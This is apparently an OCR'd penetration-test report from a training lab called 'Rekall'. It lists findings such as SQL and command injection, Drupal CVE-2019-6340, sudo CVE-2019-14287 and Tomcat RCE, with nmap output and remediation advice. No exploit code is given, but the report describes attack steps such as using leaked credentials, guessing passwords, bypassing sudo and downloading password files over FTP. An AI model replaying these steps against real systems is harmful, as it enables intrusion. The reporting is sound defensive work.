
Risk Rating	Critical
Description	SQL Injection occurs when the attacker manipulates and inserts a malicious SQL query into the "user input" section. During our assessment, we were able to successfully conduct an SQL Injection attack on Rekall's login.php web page.
Images	
Affected Hosts	192.168.14.35
Remediation	- Implement length restrictions on input fields to thwart potential attackers from manipulating queries by exploiting excessively long input values. - Utilize parameterized queries, also referred to as prepared statements, incorporating placeholders for user input. This approach ensures that the input data is treated purely as data and not interpreted as executable SQL code. - Thoroughly validate and sanitize all user input on the server-side to guarantee its compliance with the intended format and to eliminate any potential malicious SQL code.


Vulnerability 4	Findings
Title	Command Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Command Injection occurs when an attacker can input malicious commands into the targeted system. During the pentesting process, we successfully executed a command injection attack, which allowed us to obtain a significant amount of sensitive information, ranging from firewall details to passwords.

Images











	
Affected Hosts	192.168.14.35
Remediation	- Perform comprehensive validation and sanitization of all user input to ensure it exclusively comprises the anticipated data while strictly prohibiting any special characters or commands that might be exploited for injection purposes. - When dealing with databases or external systems, employ parameterized queries or prepared statements to distinguish data from commands, thereby thwarting injection attacks. - Guarantee that both the application and system components operate with the minimum privilege necessary to execute their intended functions. Confine access to sensitive resources and operations to enhance security measures.

Vulnerability 5	Findings
Title	Open Source Exposed Data Vulnerability
Type (Web app / Linux OS / WIndows OS)	N/A - Security issue
Risk Rating	High
Description	Upon conducting a brief search of totalrekall.xyz on Domain Dossier, we fund

	information such as domain names, ip addresses, username to ssh, registrant ID, address and much more. This information is highly sensitive in nature and requires to be protected at all cost. Additionally, open conducting an aggressive nmap scan, a large amount of information came from there as well. Similarly with the Certification search and nessus search which gave a lot of information about the type of vulnerability for each host, which made our word easy in looking for the exploit.
Images	 


```
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.14

Nmap scan report for 192.168.13.1
Host is up (0.000079s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 44.91 seconds
```






Affected Hosts	15.197.149.33 192.168.13.12 192.168.13.10 192.168.13.0/24 3.33.130.190 totalrekall.xyz


Remediation	- Institute code review procedures to detect and evaluate any potentially sensitive information prior to merging code into public repositories. - Install Data Loss Prevention (DLP) solutions capable of detecting and preventing leaks of sensitive data, including instances where such data might be exposed on open-source platforms. - Enforce stringent access controls on version control repositories to limit the individuals authorized to commit and push code to public repositories.

Vulnerability 6	Findings
Title	Apache Struts Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	We identified a critical vulnerability on host 192.168.13.12 related to Apache Struts, which has the potential to impact web applications built using the Apache Struts framework.
Images	
Affected Hosts	192.168.13.12
Remediation	- Ensure timely application of security patches and updates to promptly address known vulnerabilities. Keep the framework up to date with the latest releases to maintain protection against newly discovered flaws. - Consistently perform security audits and penetration testing to identify and address potential vulnerabilities in Apache Struts-based applications. - Implementing a Web Application Firewall (WAF) capable of detecting and blocking malicious traffic attempting to exploit Apache Struts vulnerabilities.


Vulnerability 7	Findings

Title	Apache Tomcat Remote Code Execution Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	We discovered this vulnerability in the 192.168.13.10 host. To conduct a more in-depth test, we executed an exploit and achieved successful access to the host. This vulnerability allows remote attackers to execute arbitrary code on the server by exploiting weaknesses in the server's processing of certain requests or input data.
Images	
Affected Hosts	192.168.13.10
Remediation	- Keep Apache Tomcat up to date with the latest stable versions. Regularly apply security patches and updates to address known vulnerabilities. - Examine and implement secure configuration settings for Apache Tomcat to reduce potential attack surfaces. - When Apache Tomcat relies on deserialization, take into account implementing safeguards to defend against insecure deserialization. This may involve using secure deserialization libraries or implementing validation checks on incoming serialized data.

Vulnerability 8	**Findings**
Title	CVE-2019-6340 Vulnerability

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	We identified this vulnerability in the 192.168.13.13 host. To conduct a thorough evaluation, we utilized the appropriate Drupal exploit, successfully exploiting the vulnerability, and establishing a secure connection back to the host. This vulnerability specifically resides in the Drupal RESTful Web Services (REST) module, which provides APIs for interacting with Drupal data.
Images	
Affected Hosts	192.168.13.13
Remediation	- If you are using Drupal 8.x, ensure that your installation is updated to version 8.6.10 or later. For those on Drupal 8.5.x, consider upgrading to version 8.5.11 or later. These specific versions include essential security fixes that effectively address the vulnerability. - Conduct a thorough review of the Drupal site's configuration and verify the implementation of appropriate security measures. This includes enforcing access controls, implementing robust user authentication methods, and assigning appropriate permissions for sensitive actions. - If immediate upgrading is not feasible, utilize the official patch offered by Drupal for the exact version you are using. The official Drupal website provides patches specifically tailored for affected versions.


Vulnerability 9	**Findings**
Title	CVE-2019-14287 Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High


Description	During our investigation, we detected this vulnerability in the 192.168.13.14 host. Leveraging the username "alice" acquired through open-source intelligence and password guessing, we gained access to the system via SSH. With an arbitrary command, we circumvented the Linux Sudo security measures, granting us privileged access.
Images	
Affected Hosts	192.168.13.14
Remediation	- Restrict the privileges granted to non-root users to minimize the potential impact of vulnerabilities. - To patch the vulnerability, upgrade the sudo utility to version 1.8.29 or a later release. - Following the sudo update, carefully review the sudoers file (/etc/sudoers) to ensure that the configuration aligns with the intended privileges and access controls. Thoroughly verify that no unintended or insecure permissions have been granted to non-root users.

Vulnerability 10	Findings
Title	FTP Enumeration Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	This vulnerability enables the attacker to download files and collect information


using the username and credentials of an existing user. Likewise, leveraging the credentials we discovered through open source, we FTP into the 172.22.117.20 and successfully downloaded a file containing a password.

Images


